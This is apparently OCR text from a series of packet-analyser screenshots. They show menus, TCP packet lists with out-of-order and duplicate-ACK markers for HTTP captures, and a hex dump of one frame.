

odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Open Ctrl+O
Open Recent
Merge...
Import from Hex Dump...
Close Ctrl+W
Save Ctrl+S
Save As... Ctrl+Shift+S
File Set
Export Specified Packets...
Export Packet Dissections
Export Packet Bytes... Ctrl+H
Export PDUs to File...
Export SSL Session Keys...
Export Objects
Print... Ctrl+P
Quit Ctrl+Q
Expression...
Protocol Length Info
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
its), 1454 bytes captured (11632 bits)
:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
.121.1.131, Dst: 172.16.0.122
ort: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default



odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Copy
Find Packet... Ctrl+F
Find Next Ctrl+N
Find Previous Ctrl+B
Mark/Unmark Packet Ctrl+M
Mark All Displayed Ctrl+Shift+M
Unmark All Displayed Meta+Alt+M
Next Mark Meta+Shift+N
Previous Mark Meta+Shift+B
Ignore/Unignore Packet Ctrl+D
Ignore All Displayed Ctrl+Shift+D
Unignore All Displayed Ctrl+Alt+D
Set/Unset Time Reference Ctrl+T
Unset All Time References Ctrl+Alt+T
Next Time Reference Ctrl+Alt+N
Previous Time Reference Ctrl+Alt+B
Time Shift... Ctrl+Shift+T
Packet Comment...
Configuration Profiles... Ctrl+Shift+A
Preferences... Ctrl+Shift+P
Expression...
No. Protocol Length Info
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
TCP 1454 [TCP segment of a reassembled PDU]
TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
54 bytes captured (11632 bits)
0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
131, Dst: 172.16.0.122
54 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default



http-ooo.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Main Toolbar
Filter Toolbar
Status Bar
Full Screen F11
Packet List
Packet Details
Packet Bytes
Packet Diagram
Time Display Format
Name Resolution
Zoom
Expand Subtrees Shift+Right
Collapse Subtrees Shift+Left
Expand All Ctrl+Right
Collapse All Ctrl+Left
Colorize Packet List
Coloring Rules...
Colorize Conversation
Reset Layout Ctrl+Shift+W
Resize Columns Ctrl+Shift+R
Internals
Show Packet in New Window
Reload as File Format/Capture Ctrl+Shift+F
Reload Ctrl+R
No. Destination Protocol Length Shift count Flags Info
Internet Protocol Version 4
Version
Header L...
Differentiated Services F...
Total Length
Identification
Flags
Fragment Offset
Time to Live
Protocol
Header Checksum
Source Address
Destination Address
Transmission Control Protocol
Source Port
Destination Port
Sequence Number
Acknowledgment Number
http-ooo.pcap
Packets: 16 · Displayed: 16 (100.0%)
Profile: decode_as_prefs



odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Go to Packet... Ctrl+G
Go to Linked Packet
Next Packet Ctrl+Down
Previous Packet Ctrl+Up
First Packet Ctrl+Home
Last Packet Ctrl+End
Auto Scroll in Live Capture
Apply a display filt
Expression...
No. Time Protocol Length Info
1 0.00000 TCP 1454 [TCP segment of a reassembled PDU]
2 0.00001 TCP 54 [TCP ACKed unseen segment] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=53200 Len=0
3 0.02573 TCP 1454 [TCP segment of a reassembled PDU]
4 0.02574 TCP 54 [TCP Window Update] [TCP ACKed unseen s…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
5 0.07696 TCP 1454 [TCP Previous segment not captured] [TCP segment of a reassembled PDU]
6 0.07697 TCP 54 [TCP Dup ACK 2#1] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
7 0.102939 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
8 0.102946 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#2] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
9 0.128285 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
10 0.128319 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#3] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
11 0.154162 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
12 0.154169 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#4] [TCP ACKed unseen seg…4 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
13 0.179906 200.121.1.131 172.16.0.122 TCP 1454 [TCP segment of a reassembled PDU]
14 0.179915 172.16.0.122 200.121.1.131 TCP 54 [TCP Dup ACK 2#5] 80 → 10554 [ACK] Seq=1 Ack=11201 Win=63000 Len=0
Frame 1: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Ethernet II, Src: Vmware_c0:00:01 (00:50:56:c0:00:01), Dst: Vmware_42:12:13 (00:0c:29:42:12:13)
Internet Protocol Version 4, Src: 200.121.1.131, Dst: 172.16.0.122
Transmission Control Protocol, Src Port: 10554 (10554), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
0000 00 0c 29 42 12 13 00 50 56 c0 00 01 08 00 45 00 ..)B...P V.....E.
0010 05 a0 01 41 00 00 6a 06 d3 90 c8 79 01 83 ac 10 ...A..j. ...y....
0020 00 7a 29 3a 00 50 a7 5c 04 48 e2 e2 ee bf 50 10 .z):.P.\ .H....P.
0030 ff ff 77 67 00 00 30 54 73 57 77 51 74 45 79 4e ..wg..0T sWwQtEyN
0040 45 61 33 78 70 74 44 63 51 4f 2f 6b 75 31 41 52 Ea3xptDc QO/ku1AR
0050 52 66 47 59 67 53 32 41 34 47 59 35 31 56 33 32 RfGYgS2A 4GY51V32
Packets: 3083 · Displayed: 3083 (100.0%) · Load time: 0:0.100
Profile: Default



odd-http.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Options... Ctrl+K
Start Ctrl+E
Stop Ctrl+E
Restart Ctrl+R
Capture Filters...
Refresh Interfaces F5
Apply a display filter ...
Expression...
No. Time Protocol Length Info
1 0.000000 TCP 1454 [TCP segment of a reassembled PDU]
